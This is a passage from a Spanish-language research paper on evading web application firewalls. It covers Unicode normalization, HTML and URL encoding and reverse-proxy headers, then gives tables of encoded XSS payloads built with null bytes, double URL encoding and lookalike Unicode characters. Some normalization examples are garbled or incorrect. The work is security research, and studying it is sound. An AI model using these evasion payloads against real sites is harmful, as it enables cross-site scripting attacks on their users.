M\x07a\x1bster	\u004D\u0007\u0061\u001B\u0073\u0074\u0065\u0072

NOTA: La fuente es distinta en esta tabla debido a que no todas aceptan ancho completo.

5.2.3. Normalización de Unicode

La normalización Unicode es el proceso de estandarización de la representación de caracteres Unicode para asegurarse de que sean equivalentes en contenido semántico, independientemente de cómo se representen. La normalización Unicode aborda el problema de que un solo carácter se puede representar de diferentes formas en Unicode. Esto puede ser un problema en la comparación y búsqueda de texto, ya que dos secuencias de caracteres que representan el mismo concepto pueden no compararse correctamente.

Este concepto se basa en la idea de que existen varias formas equivalentes de representar un mismo carácter Unicode, pero que algunas de estas formas pueden ser preferibles en ciertos contextos, dependiendo de las necesidades del usuario y del sistema. Por ejemplo, la letra "á" puede representarse como un carácter separado "á" o como la combinación de una "a" y un acento agudo "á", y ambas formas son igualmente válidas y representan el mismo carácter Unicode.

Existen varias formas de normalización Unicode, identificadas como NFC, NFD, NFKC y NFKD, que se diferencian en cómo se realizan las transformaciones. Estas formas pueden ser utilizadas para asegurar que los datos de texto sean consistentes y compatibles entre diferentes plataformas y aplicaciones. La normalización Unicode es particularmente importante en aplicaciones que trabajan con textos multilingües y que necesitan garantizar la interoperabilidad, la accesibilidad y la portabilidad de los datos de texto.

A continuación se enumeran las formas de normalización:

- Forma Normalizada Canónica (NFC): Esta forma normalizada se centra en realizar todas las descomposiciones canónicas necesarias para cada carácter y luego se vuelven a componer en una secuencia canónica. Por ejemplo, la secuencia "e" y un acento agudo se componen en la letra "é": "\u00E9". Esta forma es la recomendada para almacenar cadenas de texto.
- Forma Normalizada de Compatibilidad (NFKC): Esta forma normalizada es similar a la NFC, aunque también reemplaza secuencias de caracteres que son compatibles con Unicode con caracteres únicos. Por ejemplo, la secuencia "1/2" se convierte en "½". Esta forma es útil para búsquedas y comparaciones de texto.

- Forma Normalizada Combinatoria (NFD): Esta forma normalizada se enfoca en la descomposición de los caracteres en su forma más básica, es decir, cada carácter que tenga una representación equivalente a una secuencia de caracteres se descompone en esa secuencia. Por ejemplo, la letra "é" se descompone en la secuencia "e" y un acento agudo: "\u0065\u0301". Esta forma se utiliza a menudo para realizar operaciones de comparación de cadenas.
- Forma Normalizada de Compatibilidad Combinatoria (NFKD): Esta forma normalizada es similar a la NFD, pero también aplica la misma idea de compatibilidad que la NFKC. Es decir, descompone caracteres que no son compatibles con Unicode. Por ejemplo, el símbolo de la marca comercial "™" se descompone en "TM". Esta forma es útil para búsquedas y filtrados de texto.

La siguiente figura muestra una clara diferenciación y ejemplificación acerca de los tipos de normalización y como se aplican estas transformaciones en cada caso:



ILUSTRACIÓN 7 – FORMAS DE NORMALIZACIÓN UNICODE.

Además, existen dos formas adicionales de normalización Unicode “NFKC_Casefold” y “NFKD_Casefold”, las cuales combinan los pasos de la normalización NFKC o NFKD con la conversión a minúsculas de las letras.

- En NFKC_Casefold, primero se realiza la normalización de compatibilidad de comodines (NFKC) y luego se convierte todo a minúsculas y se aplica un "plegado" de caso adicional para ciertos caracteres que tienen múltiples representaciones en Unicode.
- En NFKD_Casefold, se aplica primero la normalización de descomposición de compatibilidad (NFKD) y luego se realiza la conversión a minúsculas y el plegado de caso.

Con NFKC_Casefold, la palabra “MástÉr” se normaliza de la siguiente manera:

1. Se aplica la normalización NFKC, convirtiendo la "É" en "E" y haciendo que las letras "á" y "é" tengan una sola forma canónica de representación. Por lo tanto, se obtiene la cadena "Master".
2. Se aplica la operación de “case folding”, y se convierten todas las letras a minúsculas y se elimina cualquier información de mayúsculas/minúsculas. En este caso, la cadena final es “master”.

Con NFKD_Casefold, la palabra “MástÉr” se normaliza como se muestra debajo:

1. Se aplica la normalización NFKD, descomponiendo los caracteres Unicode en sus formas canónicas de compatibilidad. Esto convierte la "É" en "E" y separa la letra "á" en dos caracteres distintos: "a" y un acento agudo (´). La cadena resultante es "MastEr".
2. Se aplica la operación de “case folding”, y se convierten todas las letras a minúsculas y se elimina cualquier carácter de mayúsculas. En este caso, la cadena resultante es "master".

En la sección 7 de este trabajo se hará uso de los conceptos teóricos de Unicode, y todas sus características relevantes a esta investigación plasmados anteriormente, para la generación de diferentes cargas útiles que ayuden a evadir las restricciones de un WAF.

5.3. Método de codificación HTML de caracteres

5.3.1. Definición

La codificación HTML de caracteres es el proceso de representar caracteres en un documento HTML utilizando códigos de caracteres especiales. Este proceso es necesario para garantizar que los caracteres especiales se muestren correctamente en el navegador web y para evitar errores de visualización.

5.3.2. Identificación de caracteres

El proceso de codificación HTML comienza con la identificación de los caracteres especiales en el texto que se desea mostrar en un documento HTML. Estos caracteres especiales pueden ser símbolos, letras con acentos o caracteres no latinos.

Una vez que se han identificado los caracteres especiales, se debe reemplazar cada uno por un código de entidad HTML. Los códigos de entidad son secuencias de caracteres que representan un solo carácter, y están precedidos por el signo "&" y finalizan con el signo ";".

Debajo puede verse un ejemplo de la codificación HTML del carácter “a”, “á”, “”” y “'”:

Representación HTML		
Dato de Entrada	**Codificación HTML**	**Obligatorio**
a	&#x61;	No
á	&#xe1;	No
"	&#x22;	Si
'	&#x27;	Si

La codificación HTML también incluye entidades especiales para caracteres comunes que tienen un significado especial en HTML, como el signo mayor que “>” y el signo menor que “<”. Estas entidades se utilizan para evitar que el navegador interprete estos caracteres de manera incorrecta y lo haga como parte del código HTML en lugar de adoptarlos como contenido del documento.

5.3.3. Aplicabilidad de codificación

Es importante tener en cuenta que no todos los caracteres necesitan ser codificados en HTML. Prueba de esto son los caracteres alfanuméricos estándar y los caracteres comunes como los signos de puntuación. Solo los caracteres especiales que afectaran el formato o la visualización de la página deben ser codificados.

5.3.4. Problemas de codificación

La codificación de caracteres en HTML puede presentar varios problemas y perjudicar la legibilidad y comprensión del contenido por parte de los usuarios. A continuación se presentan algunos de los inconvenientes más comunes:

- Caracteres no imprimibles: Algunos caracteres, como los caracteres de control, no son imprimibles y, por lo tanto, no se muestran en la página web. Si estos caracteres están presentes en el contenido de la página, pueden afectar la legibilidad y el sentido del texto.
- Caracteres no soportados: En ocasiones los navegadores y dispositivos no soportan todos los caracteres que se utilizan en la codificación HTML. Esto puede provocar que los caracteres no se muestren correctamente o que se muestren como cuadros vacíos o signos de interrogación.
- Conflictos de codificación: Si la codificación especificada en la página HTML no coincide con la codificación utilizada para guardar el archivo en el backend (la página

está codificada en UTF-8 pero el archivo se guarda como ANSI), puede haber conflictos en la visualización de los caracteres y algunos caracteres pueden verse mal.

- Errores de codificación manual: La codificación manual de los caracteres puede llevar a errores, especialmente si se utilizan caracteres especiales como comillas y ampersands. Si estos caracteres no se codifican correctamente, pueden producirse errores en la visualización de la página.
- Errores en la conversión de datos: Si se realiza una conversión de datos de un formato a otro, puede haber errores en la codificación de los caracteres. Por ejemplo, si se convierte un archivo de texto en formato ASCII a formato UTF-8, algunos caracteres pueden aparecer incorrectamente.

Para evitar estos problemas, es importante utilizar herramientas y técnicas adecuadas para la codificación de caracteres en HTML. No obstante, estos errores e incompatibilidades son capaces de generar una superficie propicia de ataque, que un cibercriminal podría aprovechar para evadir las soluciones de seguridad como WAFs y explotar fallos como inyección de código (por ejemplo Cross-Site Scripting), permitiendo que un atacante tome el control de una página web y obtenga información confidencial, como contraseñas o información personal de los usuarios.

En esta investigación se considera un método de codificación HTML en conjunción con el de URL para el bypass de WAF.

5.4. Método de codificación URL de caracteres

5.4.1. Definición

La codificación URL de caracteres, también conocida por su término en inglés "URL encoding", es un método utilizado para convertir caracteres no ASCII y otros caracteres especiales en una forma que pueda ser transmitida a través de una URL (Uniform Resource Locator) de manera segura y sin errores. Este método se basa en la utilización de secuencias de escape especiales para representar los caracteres no ASCII en formato hexadecimal.

5.4.2. Funcionamiento de codificación

Cuando se envía una solicitud a un servidor web a través de una URL, la solicitud se compone de varias partes, incluyendo el protocolo (http o https), el nombre de dominio y la ruta del archivo solicitado. Cada una de estas partes puede contener caracteres no ASCII y especiales que no son seguros para transmitir a través de una URL. Al utilizar la codificación URL de caracteres, los especiales son reemplazados por una secuencia de escape de porcentaje (%) seguida de dos dígitos hexadecimales que representan el valor ASCII del carácter original.

Representación URL	
Dato de Entrada	**Codificación URL**
:	%3A
/	%2F
https://campusciberseguridad.com/	https%3A%2F%2Fcampusciberseguridad.com%2F

5.4.3. Implicaciones de seguridad

La codificación URL de caracteres se utiliza comúnmente en la construcción de enlaces y formularios web, así como en la transmisión de datos a través de APIs. Además, es esencial en la prevención de errores y vulnerabilidades de seguridad en aplicaciones web. Sin la codificación adecuada de caracteres en una URL, los caracteres no ASCII y especiales pueden ser interpretados de manera incorrecta o maliciosa, lo que puede dar lugar a errores de aplicación o vulnerabilidades de seguridad.

Es importante recalcar que se pueden codificar en URL todos los caracteres de cualquier alfabeto. Véase a continuación el ejemplo anterior, pero esta vez con cada uno de los caracteres no especiales codificados en URL:

Representación URL	
Dato de Entrada	**Codificación URL**
https://campusciberseguridad.com/	https%3A%2F%2Fcampusciberseguridad.com%2F
https://campusciberseguridad.com/	%68%74%74%70%73%3a%2f%2f%63%61%6d%70%75%73%63%69%62%65%72%73%65%67%75%72%69%64%61%64%2e%63%6f%6d%2f

Cada carácter del alfabeto se codificó en URL utilizando la equivalencia en HTML específica. Esto brinda una potencial superficie de ataque para un ciberdelincuente que aproveche las discrepancias en las medidas de seguridad impuestas por un aplicativo y/o WAF como capa de protección principal.

5.5. Modelo cliente-servidor y proxy inverso

5.5.1. Definición de cliente-servidor

Con el fin de poder demostrar la técnica de evasión de WAF a través de encabezados ocultos es necesario definir qué es el modelo de arquitectura Cliente-Servidor.

Concretamente, es un enfoque de diseño de software donde una aplicación se divide en dos componentes principales: el cliente y el servidor. El cliente es la parte de la aplicación que interactúa directamente con el usuario final, mientras que el servidor es responsable de procesar y almacenar los datos.

En una arquitectura Cliente-Servidor típica, el cliente envía una solicitud al servidor a través de una conexión de red, y el servidor procesa la solicitud y devuelve una respuesta. La comunicación entre el cliente y el servidor se realiza mediante un protocolo de red, como el protocolo HTTP utilizado en la web.



ILUSTRACIÓN 8 – MODELO CLIENTE-SERVIDOR.

5.5.2. Definición de proxy inverso

Un proxy inverso es un tipo especial de servidor que actúa como intermediario entre el cliente y el servidor real. Cuando un cliente envía una solicitud a través del proxy inverso, el proxy intercepta la solicitud y la reenvía al servidor de final en lugar de que los clientes se comuniquen directamente con él. Dicho servidor procesa la solicitud y envía la respuesta al proxy, que a su vez la envía de vuelta al cliente.



ILUSTRACIÓN 9 – MODELO CLIENTE-SERVIDOR CON PROXY INVERSO.

5.5.3. Ventaja de proxy inverso

La principal ventaja de utilizar un proxy inverso en el modelo Cliente-Servidor es que puede mejorar el rendimiento y la seguridad de una aplicación. Al actuar como intermediario, el proxy inverso puede hacer una serie de tareas, como cachear las respuestas de los servidores finales y balancear la carga entre múltiples servidores. Además, el proxy puede implementar medidas de seguridad como filtrado de solicitudes y autenticación de usuarios, cifrado en la comunicación, ocultamiento de la dirección IP del servidor final y, filtrado y bloqueo de solicitudes maliciosas, protegiendo así la aplicación de posibles ataques.

5.5.4. Encabezados HTTP y proxy inverso

Tal y como se definió, el uso de un proxy inverso puede mejorar la seguridad de una aplicación web, actuando como un firewall entre la red externa y la red interna de la aplicación web, permitiendo un control más granular sobre las solicitudes entrantes y salientes. También, puede filtrar y bloquear solicitudes maliciosas antes de que lleguen al servidor final, lo que ayuda a prevenir ataques como la inyección SQL y Cross-Site Scripting (XSS).

Una de las implementaciones más comunes hoy en día de seguridad en un proxy inverso son los encabezados HTTP ocultos. Estos encabezados se envían desde el proxy hacia el servidor backend y el usuario final no tiene ninguna capacidad de manipulación o visualización sobre ellos.

5.5.5. Exposición de superficie de ataque

Los encabezados, o por sus siglas en inglés “headers”, se utilizan para proporcionar información adicional sobre la solicitud o para controlar el comportamiento del servidor, y por supuesto la mayoría de los desarrolladores pasan por alto implementar correctas sanitizaciones y medidas de seguridad en cada uno de ellos. Esta mala práctica expone una superficie de ataque (ciega) para un cibercriminal, el cual bajo las circunstancias correctas podría hallar algún encabezado válido e inyectar allí código malicioso. El WAF en este caso ignoraría los parámetros enviados a través

de él, ya que asumiría que esta petición no debería ser generada por un usuario final, sino más bien por y desde el proxy inverso hacia el backend.

En la siguiente imagen se presenta una superficie de ataque real:

1. El cliente realiza una solicitud HTTP GET hacia el recurso "/admin"
2. El proxy inverso reenvía esta solicitud del cliente hacia el servidor backend.
3. El proxy inverso adiciona un encabezado llamado "X-Privado" con algún valor específico y oculto al usuario final.
4. El proxy inverso adiciona un encabezado llamado "X-Proxy" con algún valor específico y oculto al usuario final.



ILUSTRACIÓN 10 – FLUJO DE EJEMPLO CON PETICIONES Y ENCABEZADOS HTTP.

Este escenario podría ser explotado por un atacante si adivinase los encabezados ocultos e inyectara código malicioso en ellos. El WAF ignoraría a estos encabezados, como se explicó anteriormente, debido a que los consideraría legítimos del proxy inverso y excluyentes de cara al usuario final.

5.5.6. Limitaciones de explotación

Es imperativo aclarar que no siempre será posible manipular y explotar estos encabezados, ya que pueden ser protegidos por mecanismos de seguridad implementados en el servidor. Estos mecanismos pueden incluir comprobaciones de integridad, autenticación y autorización, que se realizan antes de procesar las solicitudes del cliente.

Adicionalmente, algunos servidores pueden estar configurados para bloquear o ignorar las solicitudes que contienen ciertos encabezados, especialmente si se consideran sospechosos o maliciosos. Esto se hace para evitar ataques de seguridad, como la inyección de encabezados o la falsificación de encabezados, que pueden explotar vulnerabilidades en la aplicación web.

Por lo tanto, aunque los encabezados agregados por un proxy inverso pueden proporcionar información valiosa y pueden ser útiles en ciertos casos, no siempre es posible manipularlos y se deben tener en cuenta las posibles limitaciones y restricciones que puedan existir.

6. Desarrollo de las técnicas de evasión

Con el fin de brindar una perspectiva ofensiva a los equipos de ciberseguridad y sumar nuevas maneras de evasión contra las soluciones de seguridad implementadas actualmente, en particular los firewalls de aplicación se han desarrollado cuatro técnicas de bypass con diferentes cargas útiles y testeadas contra cuatro WAFs diferentes:

- Akamai.
- Sucuri.
- Cloudflare.
- Imperva.

En los siguientes apartados se verán los detalles técnicos y los resultados finales de cada una de las pruebas, así como también una tabla comparativa entre los diferentes WAFs y la eficacia de las inyecciones de cargas útiles generadas.

7. Técnicas de evasión

7.1. Utilización de codificación Unicode + URL

En la sección 5.2 se explicaron los fundamentos teóricos sobre la codificación Unicode de caracteres y particularmente se detalló la notación de escape Unicode extendida, y en la sección 5.4 los fundamentos teóricos de la codificación URL.

En las siguientes técnicas propuestas se hará uso de estas exposiciones previas y premisas.

7.1.1. Representaciones y transformaciones

Se propone implementar una combinación de codificación Unicode en conjunción con codificación URL. El carácter de ejemplo será el signo de comilla simple ‘’, frecuentemente utilizado por atacantes para generar comportamientos no deseados en diferentes aplicaciones y entornos, y que diversos WAFs consideran maliciosos.

A partir de las siguientes proposiciones se generarán diversas cargas útiles a probar contra los WAFs Akamai, Sucuri, Cloudflare e Imperva.

- Se expresa el carácter en notación de escape Unicode extendida con punto de código completo con 32 caracteres.
- Se codifican los caracteres “2” y “7” en URL.
- Se representa el carácter nulo en codificación URL (%00) y se agrega 1 iteración antes del carácter “2”.
- Se representa el carácter nulo en codificación URL (%00) y se agregan 8 iteraciones antes del carácter “2”.
- Se agrega el carácter nulo en codificación URL con 16 iteraciones, 8 antes del carácter “2” y 8 después.
- Se utiliza la codificación URL doble en los caracteres “2” y “7”.
- Se utiliza la codificación URL doble en los caracteres nulos “%00”.

En la siguiente tabla comparativa se observan las transformaciones y formas de representación para el carácter de comilla simple, y cada una de las transformaciones está inmersa en su transformación predecesora, es decir, se utiliza el resultado generado anteriormente para aplicar nuevas modificaciones.

Tabla de resultados y representaciones finales

Carácter	Transformación	Resultado
'	Notación de escape Unicode extendida con punto de código completo con 32 caracteres	\u00000027
'	Codificación URL en caracteres de representación	\u000000%32%37
'	Codificación y adición de carácter nulo en URL	\u000000%00%32%37
'	Codificación y adición con 8 iteraciones de carácter nulo en URL antes del primer carácter de representación	\u000000%00%00%00%00%00%00%00%00%32%37
'	Codificación y adición con 8 iteraciones de carácter nulo en URL antes del primer carácter de representación y 8 iteraciones luego	\u000000%00%00%00%00%00%00%00%00%32%00%00%00%00%00%00%00%00%37
'	Codificación URL doble de caracteres de representación	\u000000%00%00%00%00%00%00%00%00%2532%00%00%00%00%00%00%00%00%2537
'	Codificación URL doble de caracteres nulos	\u000000%2500%2500%2500%2500%2500%2500%2500%2500%2532%2500%2500%2500%2500%2500%2500%2500%2500%2537

7.1.2. Generación de cargas útiles

Para los ensayos se define el contexto en donde un WAF se implementa sobre una aplicación que protege diferentes ataques web de inyección; además de que se define particularmente el escenario en donde un atacante realiza diversos intentos de explotación Cross-Site Scripting (XSS).

Las cargas útiles creadas son entonces payloads (JavaScript) que aplican las anteriores proposiciones, codificando en los caracteres comillas dobles (") y signo mayor que (>).

- Payload propuesto: "><script>alert(1)</script>

Carga útil original	Carga útil codificada
"><script>alert(1)</script>	\u00000022><script>alert(1)</script\u000000%3e
"><script>alert(1)</script>	\u000000%32%32><script>alert(1)</script\u000000%33%65
"><script>alert(1)</script>	\u000000%00%32%32><script>alert(1)</script\u000000%00%33%65
"><script>alert(1)</script>	\u000000%00%00%00%00%00%00%00%32%32><script>alert(1)</script\u000000%00%00%00%00%00%00%00%33%65
"><script>alert(1)</script>	\u000000%00%00%00%00%00%00%00%32%00%00%00%00%00%00%00%32><script>alert(1)</script\u000000%00%00%00%00%00%00%00%33%00%00%00%00%00%00%00%65
"><script>alert(1)</script>	\u000000%00%00%00%00%00%00%00%2532%00%00%00%00%00%00%00%2532><script>alert(1)</script\u000000%00%00%00%00%00%00%00%2533%00%00%00%00%00%00%00%2565
"><script>alert(1)</script>	\u000000%2500%2500%2500%2500%2500%2500%2500%2500%2532%2500%2500%2500%2500%2500%2500%2500%2500%2532><script>alert(1)</script\u000000%2500%2500%2500%2500%2500%2500%2533%2500%2500%2500%2500%2500%2500%2500%2565

7.2. Utilización de codificación URL + HTML

Se propone implementar una combinación de codificación URL en conjunción con codificación HTML. El carácter de ejemplo será el signo de ampersands “&”, frecuentemente utilizado por atacantes para generar comportamientos no deseados con codificación HTML en diferentes aplicaciones y entornos, y que diversos WAFs consideran maliciosos.

A partir de las siguientes proposiciones se generarán diversas cargas útiles a probar contra los WAFs Akamai, Sucuri, Cloudflare e Imperva.

- Se expresa el carácter “&” en codificación URL “%26”.
- Se utiliza expresión hexadecimal (%0026) en la codificación URL.
- Se utilizan 2 dígitos hexadecimales redundantes (%000026).
- Se agrega el carácter “%” codificado en URL al inicio de la cadena.
- Se agregan 4 dígitos hexadecimales al final de la codificación.

En la siguiente tabla comparativa se observan las transformaciones y formas de representación para el carácter de ampersands, y cada una de las transformaciones está inmersa en su transformación predecesora, es decir, se utiliza el resultado generado anteriormente para aplicar nuevas modificaciones.

Tabla de resultados y representaciones finales		
Carácter	**Transformación**	**Resultado**
&	Codificación URL	%26
&	Codificación URL con formato hexadecimal	%0026
&	Agregación de 2 dígitos hexadecimales redundantes	%000026
&	Codificación URL del carácter “%” al comienzo	%25000026
&	Agregación de 4 dígitos hexadecimales al final de la cadena	%2500002600 00

7.2.1. Generación de cargas útiles

Para los ensayos se define el contexto en donde un WAF se implementa sobre una aplicación que protege diferentes ataques web de inyección; además de que se define particularmente el escenario en donde un atacante realiza diversos intentos de explotación Cross-Site Scripting (XSS).

Las cargas útiles creadas son entonces payloads (JavaScript) que aplican las anteriores proposiciones, codificando los caracteres ampersands (&), numeral (#) y punto y coma (;).

- Payload propuesto: <img src=x onerror=print()>

NOTA: Véase que la “Carga útil HTML original” ya posee implícitamente la codificación HTML del carácter “o”.

Carga útil HTML original	**Carga útil HTML codificada**

<img src=x onerror=print()>	<img src=x %26%23x6f%3bnerror=print()>
<img src=x onerror=print()>	<img src=x %0026%0023x6f%003bnerror=print()>
<img src=x onerror=print()>	<img src=x %000026%000023x6f%00003bnerror=print()>
<img src=x onerror=print()>	<img src=x %25000026%25000023x6f%2500003bnerror=print()>
<img src=x onerror=print()>	<img src=x %250000260000%250000230000x6f%2500003b0000nerror=print()>

7.3. Compatibilidad y normalización de caracteres especiales

Se propone implementar la compatibilidad y normalización Unicode a los caracteres especiales que generan comportamientos no deseados en una aplicación.

La compatibilidad Unicode es una forma de equivalencia, la cual garantiza que entre caracteres o secuencias de caracteres que pueden tener apariencias visuales o comportamientos distintos, se represente el mismo carácter abstracto. Por ejemplo, "ℒ" se normaliza a "L". Este comportamiento podría exponer a algunas aplicaciones con implementaciones débiles que realizan la compatibilidad Unicode después de que la entrada sea desinfectada.

Para ejemplificar los siguientes escenarios de creación, se muestra la descomposición y composición de la cadena de caracteres "ᴹa̧ⓢ(t)èř " de ancho medio.

En este caso, algunos de los caracteres tienen equivalencias de compatibilidad y otros no.

Las normalizaciones NFD y NFKD descomponen los caracteres que tienen equivalentes de compatibilidad en caracteres separados:

- NFD: M̂ãs̱̣̈ěř
- NFKD: Master

Las normalizaciones NFC y NFKC manipulan los caracteres que tienen equivalentes de compatibilidad como un solo carácter:

- NFC: ᴹä̧ŠŢèř
- NFKC: MasTer

Las normalizaciones NFKC_Casefold y NFKD_Casefold incluyen el paso adicional de convertir la cadena en minúsculas y aplicar la normalización NFKC o NFKD después de eso. Por ende, la cadena "ᴹḁⓢ(t)èř" se descompondrá y se convertirá en minúsculas como se muestra debajo:

- NFKC_Casefold: master
- NFKD_Casefold: master

Este conjunto de caracteres es una prueba de concepto perfecta para verificar qué WAFs permiten inyectar caracteres especiales (de ancho completo y medio) que tengan diferentes puntos de código y representen el mismo contenido abstracto una vez que se normalizan.

A partir de las siguientes proposiciones se generarán diversas cargas útiles a probar contra los WAFs Akamai, Sucuri, Cloudflare e Imperva.

- Se expresa el carácter "<" en codificación URL "%3c".
- Se buscan caracteres similares al carácter "<" en representación y diferentes en puntos de código, como es " ᐸ ".
- Se representan los puntos de código de los caracteres similares en codificación URL, tal que " ᐸ " su representación en codificación URL es "%EF%B9%A4".
- Se aplica la doble codificación de URL a los caracteres especiales y similares previamente codificados, tal que " ᐸ " → "%EF%B9%A4" → "%25EF%25B9%25A4".

En la siguiente tabla comparativa se observan las transformaciones y formas de representación para el carácter signo menor que, y cada una de las transformaciones está inmersa en su transformación predecesora, es decir, se utiliza el resultado generado anteriormente para aplicar nuevas modificaciones.

Tabla de resultados y representaciones finales		
Carácter	**Transformación**	**Resultado**
<	Codificación URL	%3c
ᐸ	Codificación URL en carácter similar con punto de código diferente	%EF%B9%A4
＜	Codificación URL en carácter similar con punto de código diferente	%EF%BC%9C

≮	Codificación URL en carácter similar con punto de código diferente	%E2%89%AE
‹	Doble codificación URL	%25EF%25B9%25A4
＜	Doble codificación URL	%25EF%25BC%259C
≮	Doble codificación URL	%25E2%2589%25AE

7.3.1. Generación de cargas útiles

Para los ensayos se define el contexto en donde un WAF se implementa sobre una aplicación que protege diferentes ataques web de inyección; además de que se define particularmente el escenario en donde un atacante realiza diversos intentos de explotación Cross-Site Scripting (XSS).

Las cargas útiles creadas son entonces payloads (JavaScript) que aplican las anteriores proposiciones, codificando en los caracteres menor que (<) y mayor que (>):

- Payload propuesto: <svg/onload=confirm(8)>

Carga útil original	Carga útil con caracteres de diferente code point
<svg/onload=confirm(8)>	‹ svg/onload=confirm(8) ›
<svg/onload=confirm(8)>	＜svg/onload=confirm(8)＞
<svg/onload=confirm(8)>	≮svg/onload=confirm(8)≯
<svg/onload=confirm(8)>	%EF%B9%A4svg/onload=confirm(8)%EF%B9%A5
<svg/onload=confirm(8)>	%EF%BC%9Csvg/onload=confirm(8)%EF%BC%9E
<svg/onload=confirm(8)>	%E2%89%AEsvg/onload=confirm(8)%E2%89%AF
<svg/onload=confirm(8)>	%25EF%25B9%25A4svg/onload=confirm(8)%25EF%25B9%25A5
<svg/onload=confirm(8)>	%25EF%25BC%259Csvg/onload=confirm(8)%25EF%25BC%259E

<svg/onload=confirm(8)>	%25E2%2589%25AEsvg/onload=confirm(8)%25E2%2589%25AF

7.4. Inyección de encabezados HTTP no estándar

Se propone en esta última técnica, a diferencia de las anteriores, buscar encabezados HTTP ocultos en el escenario donde exista una aplicación web, un proxy inverso y un servidor backend. Actualmente, se pueden enviar legítimamente varios tipos de encabezados HTTP en el contexto descrito previamente:

- Encabezados comunes: Estos headers se utilizan comúnmente en todas las transacciones HTTP, independientemente de si hay un servidor proxy involucrado o no.
- Encabezados de solicitud: Estos headers se envían desde el cliente al servidor proxy y contienen información sobre la solicitud, como el método HTTP utilizado (por ejemplo, GET, POST, etc.), la URL del recurso solicitado, el tipo de contenido aceptado por el cliente, etc.
